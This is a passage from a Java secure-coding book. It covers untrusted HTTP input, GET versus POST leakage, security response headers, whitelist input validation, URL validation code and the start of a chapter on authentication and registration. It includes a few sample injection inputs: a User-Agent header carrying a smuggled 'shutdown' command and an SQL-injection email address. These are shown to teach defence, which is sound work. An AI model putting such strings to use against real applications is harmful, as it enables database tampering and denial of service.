


FIGURE 1-4. Editing an intercepted request with OWASP ZAP



CAUTION

Untrusted data can be any part of the HTTP request! Do not trust any aspect of an HTTP or HTTPS request! Attackers can and will modify any aspect of the request in order to exploit your web application.

What about SSL? HTTPS is encrypted so it is safe, right? In fact, HTTPS only protects data in transit and usually only the server endpoint is authenticated. Client-side certificates are unusual. Even if the client is authenticated using a client-side certificate, his or her computer could still be compromised by malware or by an attacker simply sitting down at an unlocked workstation. The bottom line is that you can't trust data received from the client, even from trusted users.

Is the HTTP request the only untrusted data? Security should be easy then—just validate every input and you should never have a breach, right? Unfortunately, modern web applications don't just rely on input from the user surfing the site. Applications also use data from databases, RSS feeds, web

services, data created by other users or administrators of the system, and a whole host of other sources. To truly protect your web applications, you must also treat all of these other sources as untrusted data and handle them safely as well. As you will see later in this book, safe data handling means properly validating all sources of data that enter your web application and also properly encoding data when it exits the application to a web page, database, or other location.

We think of this situation as *security quality*. When we write programs, we include business rules to ensure that data is consistent with business requirements. Security is really much the same with one noteworthy exception: Most security requirements are not explicitly defined. Instead, they are most often lumped into nonfunctional business requirements like performance. In some sense, security requirements have to be fluid in order to adapt to the ever-evolving threat landscape. However, as you will see in this book, there are actually quite a few known threats that we as web developers *must* plan for in order to build successful, secure applications.

HTTP Security Considerations

It's important to have a fundamental understanding of the HTTP protocol in order to build a secure web application. HTTP, or Hypertext Transfer Protocol, is a simple, stateless, request and response protocol that drives the vast majority of web traffic.

HTTPS

HTTPS, or Hypertext Transport Protocol Secure, provides a variety of different encryption services to protect user data during transport, such as protecting data while it's traveling over a wired or wireless network. HTTPS allows for confidentiality (to protect your data from being seen), integrity (to protect your data from being changed), and authenticity (to assure you that the domain you are visiting is really the real version of that domain), among other benefits.

Not all HTTPS is created equal. Cipher suites are negotiated between web browser and server to determine the cryptographic strength of the session transport. The negotiation process ensures that different types and versions of web browsers and web servers collaborate over unsecured networks securely. This means that the cryptographic strength of an HTTPS connection can vary widely between different HTTPS servers. Most browsers will display a lock icon or some other indication that HTTPS is in use, but ultimately the negotiated

cipher suite results are not obvious to users when browsing websites. We discuss HTTPS in more depth in [Chapter 6](#), “Protecting Sensitive Data.”

HTTP/S GET Request

The HTTP request consists of several basic components. These include the HTTP verb, the resource requested, the version of HTTP, the headers, and parameters.

```
 GET http://www.oracle.com/index.html?locale=US&lang=en HTTP/1.1  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:29.0)  
Gecko/20100101 Firefox/29.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;  
Accept-Language: en-US,en;q=0.5  
Connection: keep-alive  
Host: www.oracle.com
```

In the preceding example, the HTTP verb is “GET,” the resource being requested is “<http://www.oracle.com/index.html>,” and the version is “HTTP/1.1.” The HTTP request headers include User-Agent, Accept, Accept-Language, Connection, and Host. In a GET request, the parameters are appended to the URL after a question mark and separated by an ampersand (&). The parameters in this request are locale, with the value US, and lang with the value en.

The User-Agent HTTP request header identifies the type of client making the request. It can be a desktop browser, a mobile browser, a web crawling bot, a scanner, or a mobile application. In the preceding case, the User-Agent identifies itself as Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:29.0) Gecko/20100101 Firefox/29.0, which is Firefox 29 on my OS X machine. Because this header comes from the browser and is *not* typically typed in by a user, can you trust it? Of course not. An attacker can use an intercepting proxy or similar tool to easily modify any part of the request to something malicious.

```
 GET https://www.ssllabs.com/ HTTP/1.1  
User-Agent: MiltonZilla 42.0';shutdown;  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Connection: keep-alive  
Host: www.ssllabs.com
```

Many user actions will trigger an HTTP request from the browser. Clicking on a link, typing a URL in the URL bar, submitting a form, selecting a dropdown menu item, and so on.

bookmark, or even simply keeping a web page open in the browser may trigger AJAX requests. Unfortunately, HTTP (and even HTTPS) GET requests leak like a sieve.

For example, let's take a look at [Figure 1-5](#), which is my browser history from today. Not only was this HTTP request to manico.net leaking data over HTTP (which is unencrypted), but it is also leaked in the browser history of Firefox and other browsers.




FIGURE 1-5. Firefox browser history showing leaked GET parameters

Even when a site is requested over HTTPS, the full GET request is still visible in the browser history, as shown in [Figure 1-6](#).




FIGURE 1-6. Even HTTPS GET requests can leak sensitive information in the browser history.

HTTP GET requests also leak over HTTP referrer headers. HTTP referrer headers are HTTP request headers that are added by browsers to provide websites with the URL that the request originated from. For example, if you click a link on website A that takes you to website B, then the HTTP referrer header in the request to website B would include the full URL of website A.

For example, the following request to a cruise website includes a referer header from an advertising network (googleads.g.doubleclick.net). This is valuable to the cruise company because it allows them to track which advertising network the request came from.

```
[ ] GET http://www.ncl.com/?gclid=CM9qzzib4CFZJjodhCcA HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:29.0)
Gecko/20100101 Firefox/29.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-US,en;q=0.5
Referer:
http://googleads.g.doubleclick.net/pagead/ads?client=omitted
Connection: keep-alive
Host: www.ncl.com
```

But if sensitive data is included in the URL, the referer header will leak that to other sites:

```
[ ] GET https://www.codemagi.com/ HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:29.0)
Gecko/20100101 Firefox/29.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-US,en;q=0.5
Referer: http://manico.net/login?user=Jim&pass=FluffyBunny1!
Connection: keep-alive
Host: www.codemagi.com
```

HTTP/S POST Request

The HTTP POST request is a more secure way to transport sensitive data. The following POST has three properties that allow for the secure transport of sensitive data: The request is an HTTPS request, the HTTPS verb is POST, and the sensitive data is in the body of the request instead of the URL.

```
 POST https://www.codemagi.com/user/login HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:29.0)
Gecko/20100101 Firefox/29.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Referer: https://www.codemagi.com/
Cookie: JSESSIONID=39189CF28FC2D37C95EAE82B1E808F68;
__utma=193591103.2028319770.1398918959.1398918959.1398918959.1;
__utmb=193591103.2.10.1398918959; __utmc=193591103;
__utmz=193591103.1398918959.1.1.utmcsr=(direct) |utmccn=(direct)
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Host: www.codemagi.com

action=login&start_in=&username=August&password=FluffyBunny1
```

By putting the parameters in the body of the request instead of the URL, the submitted data is not leaked in the browser history list, referer headers, or server access logs.



TIP

Submit sensitive data only over HTTPS POST in the POST body!

HTTP/S Response

When an HTTP server receives a request, it will return an HTTP response, which includes the HTTP version and response code, headers, and the response body. The response body is typically HTML, but it can also be XML, JSON, or a binary file such as an image or document. A typical HTTP response will look similar to the following:



```
HTTP/1.1 200 OK
Date: Thu, 01 May 2014 04:00:32 GMT
Server: Apache
Content-Type: text/html; charset=UTF-8
Set-Cookie: JSESSIONID=37701355FAA6576DC3FD8C2E97E340E4;
Path=/; Secure; HttpOnly
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
<!DOCTYPE html>
<html lang="en-US">
<head>
... lots more HTML ...
</body>
</html>
```

The first line of the preceding response indicates the request was successful (200 OK). The response also includes headers that indicate how the browser should handle the response (Content-Type, Strict-Transport-Security, and so on). The Set-Cookie header tells the browser to send a JSESSIONID cookie containing a unique sequence of numbers and letters with each following request. This will allow the server to maintain a session and personalize content for the user. Finally, the body of the response contains the actual HTML page that will be rendered by the browser.

HTTP/S Response Headers

In recent years, a variety of security-centric HTTP response headers have become standardized across the majority of browsers. These “browser standard” response headers are often easy ways to add security to your web application.

Cache-Control HTTP Response Header

One of the older HTTP security response headers is the Cache-control HTTP response header. This response header is a directive to tell the browser not to cache sensitive data.



```
Cache-control: no-cache, no-store, must-revalidate
Expires: -1
```

No-cache says that the browser should revalidate the data with every request. No-store says that no part of the request or response should be stored at all in the first place. Must-revalidate says that under no circumstances should stale content be served by the browser.

The Expires header tells the browser when the content should expire and thus be requested again from the server. A negative value or a value in the distant past should always force content to immediately expire.

Note that these headers can be extremely useful for improving the performance of your website by caching static content such as images and stylesheets on users' browsers for long periods of time. This will lessen bandwidth consumption and make the server more resistant to denial-of-service attacks. Care must be taken to ensure that such static content is cached, but any sensitive or user-specific data is never stored.

Strict Transport Security HTTPS Response Header

The Strict-Transport-Security response header (HSTS response header) is a simple way to force your browser to always use the HTTPS protocol for a certain amount of time. This header must be delivered over an HTTPS connection for it to take effect. The following response header, when delivered over HTTPS, will force supported browsers to only use HTTPS for the next 3153600 seconds when contacting that site, including all subdomains:



Strict-Transport-Security: max-age=31536000

HSTS was deemed a standard by the IETF (RFC 6797) in late 2012. Browser support is mixed. While Firefox and Chrome have supported HSTS headers since version 4 of both browsers, Internet Explorer does not support HSTS as of March 2014 but plans to support it in the future when IE 12 is published.

X-Frame-Options HTTP Response Header

Clickjacking is a form of attack that tricks a user into thinking he is clicking on one location when he is really clicking on another location that could cause harm. One of the main defenses used to stop clickjacking is the X-Frame-Options response header. We discuss this risk in detail in [Chapter 5](#).

X-XSS-Protection HTTP Response Header

Internet Explorer 8 and above support the `x-xss-Protection` header to help stop some forms of cross-site scripting.² This is enabled by default for most IE security configuration settings, but can be forcibly disabled with the `x-xss-Protection: 0` response header. This filter can also be forcibly enabled in “block” mode with the header `x-xss-Protection: 1; mode=block`. While this filter is far from perfect (it is only supported by IE and only stops some forms of XSS), enabling it as a good defense-in-depth mechanism is prudent. We discuss XSS defense, in depth, in [Chapter 4](#).

While this list of response headers is not all-inclusive, these are some of the most important response headers that developers need to master in order to build a secure web application.

Anti-Patterns and Weaknesses

Throughout this book, we will describe a variety of vulnerabilities that you may incidentally create in your application. First of all, there is no shame in authoring a security vulnerability in your code. Developers are often at an extreme disadvantage when it comes to secure software development. How many developers learned about secure coding techniques in school? Even to this day, very few university computer science programs teach the art and science of secure software design and development. Although Java is a language that we cherish, it’s a tool that must be used properly in order for our applications to be secure. The frameworks that we depend upon also need to be mastered and used in a secure fashion. So while there is no shame in creating vulnerabilities in code, we need to master the proper coding techniques to avoid them. Here are some of the most common anti-patterns

Blacklist Input Validation

One of the primary defense techniques that we will discuss is input validation. Input validation should seek to define what constitutes good data and reject everything else (whitelisting). When validation layers seek to only block input that is known to be dangerous (blacklisting), the defense layer is weak and can be evaded. For example, check out the OWASP Filter Evasion Cheatsheet,³ which provides a wide variety of attacks to evade cross-site scripting blacklist filters! More on cross-site scripting in [Chapter 4](#).

Lack of Parameterized SQL

It's all about the database! Web applications are often glorified database applications. Developers use a significant amount of SQL in their application code. When developers build SQL without using parameterized queries, it can lead to the quite dangerous vulnerability, SQL injection. We discuss SQL injection and other forms of injection in [Chapter 7](#).

Use of Weak or Incorrect Ciphers

When handling sensitive data, you need to encrypt that data both in transit and at rest. Developers need to understand which cryptographic algorithm to use and which cipher modes are most prudent, at least! We discuss applied crypto at rest and in transit in [Chapter 6](#). Cryptography for proper password storage is a specialized topic and is discussed in [Chapter 2](#).

This is only the beginning, but these anti-patterns should give you an idea as to the type of software coding problems (and solutions!) that we will explore.

Security Controls and Positive Patterns

So far in this chapter, we have come up with two very important secure coding rules: (1) do not trust anything from the request and (2) only submit sensitive data over HTTPS POST in the body of the POST. But this is just the beginning. As we dive deeper into the many aspects of secure software, we will discuss a wide variety of positive defensive patterns such as those found in the next two sections.

Verify Authentication and Authorization with Every Request

Some frameworks or applications require that programmers manually add checks to see if a user is logged in with every individual action. Some use filters to ensure that all requests must be authenticated. Regardless, it is critical to ensure that all authenticated actions do indeed contain a proper and active session. We discuss authentication and session management in detail in [Chapter 2](#).

In addition to authentication, it is also critical to ensure that the user is properly authorized for all actions (that is, the user has the right access control

permissions). We discuss access control design in [Chapter 3](#).

Protect Transactions with the Synchronizer Token Pattern

One of the most dangerous attacks against a web application is Cross Site Request Forgery. All sensitive transactions must be protected with a synchronizer token or similar. We discuss Cross Site Request Forgery and various CSRF defense strategies in [Chapter 5](#).

This is only the beginning. We will discuss a wide variety of positive security patterns in the chapters to come.

Input Validation

Adversaries often gain a foothold into software applications by sending cleverly constructed inputs to negatively influence a program's behaviors. Input that is inconsistent with expected functionality and design will often cause the application to act in unexpected ways. Garbage in, pure exploitation gold out. This section discusses one of the most fundamental secure coding techniques: input validation. Input validation is one of the “first lines of defense” when in any web application.

Adversaries hack your web applications by adding attack strings to legal input fields, cookies, and other parts of the HTTP request. Very often this is done via modifications that still leave the HTTP request as a legal request: The HTTP protocol itself is not made invalid by these attacks. Input validation is a programming technique that limits what input a web application will legally accept. Proper input validation defines what data is allowed and rejects the rest. After passing validation, data can then be processed by your web application’s business logic layer. This is one of several important layers of defense needed in a secure web application.

One of the primary technical artifacts that we use for input validation is a *regular expression*. Regular expressions consist of commands that contain sequences of metacharacters. These commands are used in string matching operations and are the most commonly used input validation technique.

Input Validation Anti-Patterns: Blacklist Validation

Only

Blacklist or negative validation defines what an attack looks like and blocks it. This is an interesting and sometimes effective form of intrusion detection, but it is not a strong defense. Blacklist validation may stop some very dangerous well-known attacks to your application, but it is not a control that will stop all attacks. There is a huge incentive and relatively little risk for hackers to try new things. This means that the threat landscape will be constantly evolving and there are essentially an infinite number of possible attack patterns to block. There are many types of “filter evasion techniques” such as encoding your attacks or submitting legal input that might contain an attack (like the SQL injection email address ‘--@manico.net'). Commercial “fuzzers” exist that can constantly bombard your applications with tiny variations of inputs until a weakness is found. These alone can make maintaining a blacklist a daunting chore, at best. In [Chapter 9](#), we will discuss means of using blacklists to detect *known* attacks, but blacklisting is by no means a defense against *all* attacks. So while blacklist validation could be one piece of the puzzle for securing your application, do not depend on it.

Input Validation Positive Patterns: Whitelisting

Rather than starting by attempting to block characters that are known to be bad (blacklisting), we should instead begin by defining only those characters and patterns that are known to be good (whitelisting). For example, a phone number input field should only need to accept digits. Even if we allow users to submit formatted phone numbers (for example “+1 (518) 555-5785”), a very limited range of characters are acceptable. These include digits, spaces, hyphens, parentheses, and possibly the plus sign for international numbers. Input that contains anything except this narrow range of acceptable characters and patterns (the whitelist) should be rejected and logged as a potential attack. Sometimes bad input is a user mistake, sometimes it falls in a gray area, and sometimes it is clearly an attack. By logging these input validation errors, we provide our operations teams with an opportunity to review potential security issues.



NOTE

Deny by default. Reject all characters except for specific characters of

interest.

Input Validation Anti-Patterns: Regular Expressions and ReDoS

Regular expressions are frequently used to ensure that input conforms to some pattern, such as an email address being a sequence of letters and numbers, followed by an @ sign, followed by another sequence of letters, numbers, and periods. A regular expression denial-of-service vulnerability (ReDoS) occurs when regular expressions are authored in such a way that the time it takes to compute the regular expression grows exponentially related to input size. Attackers can exploit such a vulnerability to cause a denial of service in your application by sending a relatively tiny amount of data and forcing your application to consume a huge number of server cycles in validating it. A good tool for testing Java regular expressions is SafeRegex, by Sebastian Kübeck.⁴

Input Validation: Apache Struts

Almost every Java framework includes some form of input validation layer. In order for it to work, you need to use it. For example, Apache Struts 2.3 provides an extensible and feature-rich input validation framework, which includes features such as internationalization within error messages and more. Here is an example of a basic date range input validation configuration segment.

```
<validators>
    <field name="dateRange">
        <field-validator type="date">
            <param name="min">04/20/2015</param>
            <message>Date must be between April 20, 20
                and December 31, 2015</message>
        </field-validator>
    </field>
</validators>
```

Apache Struts 2.3 also provides a variety of default validators beyond simple regular expressions. These include:

```
<validator name="required"
    class="com.opensymphony...RequiredFieldValidator"/>
<validator name="requiredstring"
    class="com.opensymphony...RequiredStringValidator"/>
<validator name="int"
    class="com.opensymphony...IntRangeFieldValidator"/>
<validator name="long"
    class="com.opensymphony...LongRangeFieldValidator"/>
<validator name="short"
    class="com.opensymphony...ShortRangeFieldValidator"/>
<validator name="double"
    class="com.opensymphony...DoubleRangeFieldValidator"/>
<validator name="date"
    class="com.opensymphony...DateRangeFieldValidator"/>
<validator name="expression"
    class="com.opensymphony...ExpressionValidator"/>
<validator name="fieldexpression"
    class="com.opensymphony...FieldExpressionValidator"/>
<validator name="email"
    class="com.opensymphony...EmailValidator"/>
<validator name="url"
    class="com.opensymphony...URLValidator"/>
<validator name="visitor"
    class="com.opensymphony...VisitorFieldValidator"/>
<validator name="conversion"
    class="com.opensymphony...ConversionErrorFieldValidator"/>
<validator name="stringlength"
    class="com.opensymphony...StringLengthFieldValidator"/>
<validator name="regex"
    class="com.opensymphony...RegexFieldValidator"/>
<validator name="conditionalvisitor"
    class="com.opensymphony...ConditionalVisitorFieldValidator"/>
```

For more information on Apache Struts 2.3 input validation, please visit <http://struts.apache.org/release/2.3.x/docs/validation.html>.

Basic Input Validation Considerations: Length of Input

One often overlooked area of input validation is to validate the minimum and maximum length of user input. Validating the length of user input is a simple task either through string APIs or via regular expressions. If you forgot this step, users can send incredibly large amounts of user input into your application and cause harm. The Django framework experienced a major denial-of-service vulnerability because it did not validate the length of user input for passwords.⁵

What can you expect from a project that uses an inferior language named after a snake? We're coffee people here!

Validating Numerical Input

One of the beautiful aspects of the Java language is the various numerical classes. Validating raw user input that should be a numeric class is a rather simple endeavor. All numeric classes contain a static parse function that takes raw string input and converts it to a formal numeric class. For example:

 `Integer.parseInt(String rawInput) throws NumberFormatException`

will take a string and convert it to an instance of `Integer` and throw a `NumberFormatException` if the input is not an integer. These classes are perfect for numerical input validation. As soon as possible, get your users' string numerical input into a formal Java numeric class!

Validating Open Text Input

Most news websites, social media, blogs, and similar sites allow users to submit comments as open text. What characters are you going to allow? Uppercase and lowercase letters? Numbers? Punctuation? Guess what—that is all an attacker needs to cause harm to your application. Validating open text does indeed reduce the attack surface of your application (in other words, less input will be accepted than if input validation did not exist in your application). But validating open text input does not necessarily make that input secure. Many secure coding books praise input validation as the primary defense layer for software security. We feel that query parameterization, encoding, and escaping are all much more important than input validation as a defense against malformed inputs. Input validation is indeed important as part of a strong defense in depth, but do not depend on input validation alone!



TIP

Apply input validation routines to all input but do not depend on it, especially if that input is open text.

Input Validation Positive Patterns: URL Validation

Validating a URL from a user (such a link from social media) is a challenging task. Using a regular expression to validate a URL can be a complex and error-ridden affair. The following code snippet from Jeff Ichnowski (the author of the OWASP Java Encoder Project) demonstrates the complexity of validating an untrusted URL.

```
public static String validateURL(String rawURI,
                                  boolean absoluteURLonly)
                                  throws ValidationException {

    if (rawURI == null) return "";
    try {
        URI uri = new URI(rawURI);
        // throws URISyntaxException if invalid URI
    } catch (URISyntaxException use) {
        Throw new ValidationException(use.getMessage());
    }

    // don't allow relative URLs
    if (absoluteURLonly) {
        if (!uri.isAbsolute())
            throw new ValidationException("non absolute URI");
    }

    // don't allow javascript URLs, etc...
    if (!"http".equals(uri.getScheme()) &&
        !"https".equals(uri.getScheme()))
        throw new ValidationException("we only support HTTP");

    // who legitimately uses user-infos in their urls?!?
    if (uri.getUserInfo() != null)
        throw new ValidationException("this can only be trouble");

    // normalize to get rid of '..' and '...' path components
    uri = uri.normalize(); // get rid of '..' and '...'

    // check: uri.getHost() against whitelist/blacklist?
    // check: uri.getPort() for shenanigans?
    return uri.toASCIIString();
}
```

Where Do We Go from Here?

Jeremy Long, a senior application security expert, once told me, “I can build a completely secure web application and skip all input validation.” I applauded the

depth of his comment. While input validation is an important defensive layer to limit what input a user may submit into an application, it's often not a layer you can depend on, especially when validating complex string input. As this book unfolds, we will describe, in depth, a variety of other measures to help defend your application even when validated user input still contains attack data. Let's dig in!

¹ A useful plug-in for Firefox, IE, and Chrome is FoxyProxy. It allows you to set up multiple proxies and route requests through different proxies based on the URL. This is helpful so that you are using only your intercepting proxy for the site you actually want to test, and not proxying all of your web traffic.

² <http://blogs.msdn.com/b/ieinternals/archive/2011/01/31/controlling-the-internet-explorer-xss-filter-with-the-x-xss-protection-http-header.aspx>

³ https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

⁴ <https://code.google.com/p/saferegex/>

⁵ <http://arstechnica.com/security/2013/09/long-passwords-are-good-but-too-much-length-can-be-bad-for-security/>



CHAPTER

2

Authentication and Session Management

Authentication is the front gate of any secure web application. Authentication is used to establish the identity of your users, and without it, other functions of the site, such as authorization, cannot operate. The topic of authentication includes the login process, session management, password storage, identity federation, and several other subtopics. This chapter explores what you as a developer need to focus on when building a secure authentication process. We will provide several secure coding techniques around building a login mechanism, leveraging open source authentication mechanisms, session management lifecycle, storing and managing passwords, as well as other techniques needed to provide a secure authentication mechanism for your

website. Let's get started!

Registration of New Users

For consumer-centric websites, your users' first interaction with your authentication process will be when they register an account with your website. Your registration workflow should, at the very minimum, request the username, email address, and password for the user. A display name may also be required. The user's email address should be verified before the account is fully enabled. Financial websites may require additional information like savings account number or credit card verification workflows. If you support multi-factor authentication, a user's phone number (for SMS multi-factor) or some other setup process for a multi-factor mobile or native application may be required. If the "forgot password" or other authentication workflow requires the proper answering of one or more security questions, now is the time to prompt the user to set them up as well.

Who Should Build Authentication for Your Project?

Authentication is an incredibly important security layer in your application. It is critical that you do not "reinvent the wheel" every time you build a new website. Especially for large enterprises, we hope that your most senior architects build the authentication layer and then reuse it on other projects. Even better, we hope that large organizations provide a well-secured and well-maintained authentication *service* that all company websites (not just Java-based) can utilize. If you find yourself building an authentication layer in your application, there better be a good reason to do so! Make sure you are not reinventing the wheel; make sure you are not rewriting a layer that already exists within your organization.

Preventing Automated Registration

Especially for popular and high traffic websites, attackers often use automation to register a large number of accounts for malicious purposes. This is often the

only area where we recommend the use of a CAPTCHA,¹ but only after repeated automated attempts are detected. Ideally, we never want to force real users to resolve a CAPTCHA because their usability is poor, at best, when they are built in a secure fashion. CAPTCHAs are overall a fairly weak security control. Luckily there are several alternatives to CAPTCHA that accomplish the same defensive task without harming usability.² A small time delay (i.e., connection throttling) can often achieve the same effect of minimizing malicious automated registrations. After a user is created, your application should enforce a time limit of 15 minutes before another user can be registered from the MAC address or IP address. These and other techniques can significantly slow registration bots.

One technique that may help stave off automated registration abuse is to add an additional form component, such as a text field, and then hide it with CSS by positioning the component off-page or use some other method to make it invisible to users. A normal user would never see or be able to fill this “hidden” text field with any data.



```
<input type="text" name="company" value="Input Company Name"
      style="position:absolute;left:-1000px;">
```

Registration bots will often automatically prefill these form fields because they are often not aware of CSS, or at least cannot easily recognize when style hides a form component. When processing registration submissions on the server, if this hidden parameter is anything other than an empty string, you know it is from a bot and you can safely ignore and log that registration submission. (Proper logging of security-related events is discussed in [Chapter 9](#).)

The Basic Flow of the Login Process and Session Management

Before we describe attacks against authentication in detail, let’s begin by discussing the basic flow of how a login process should work. As shown in [Figure 2-1](#), there are many steps to consider, such as when to use HTTPS, how to manage the session and timeouts, how to handle credentials, and how to end a session. Let’s get started!




FIGURE 2-1. *Login and session management workflow*

Login Workflow Step 1: Anonymous Session Created on First Hit

When a user first visits your website, JEE automatically creates a session for them and sets a JSESSIONID cookie even before that user logs in. Tracking a user's anonymous behavior is appropriate and useful, especially for eCommerce websites. For example, you may wish to track which products a user has looked at so you can provide targeted advertising or otherwise change and improve the user experience.

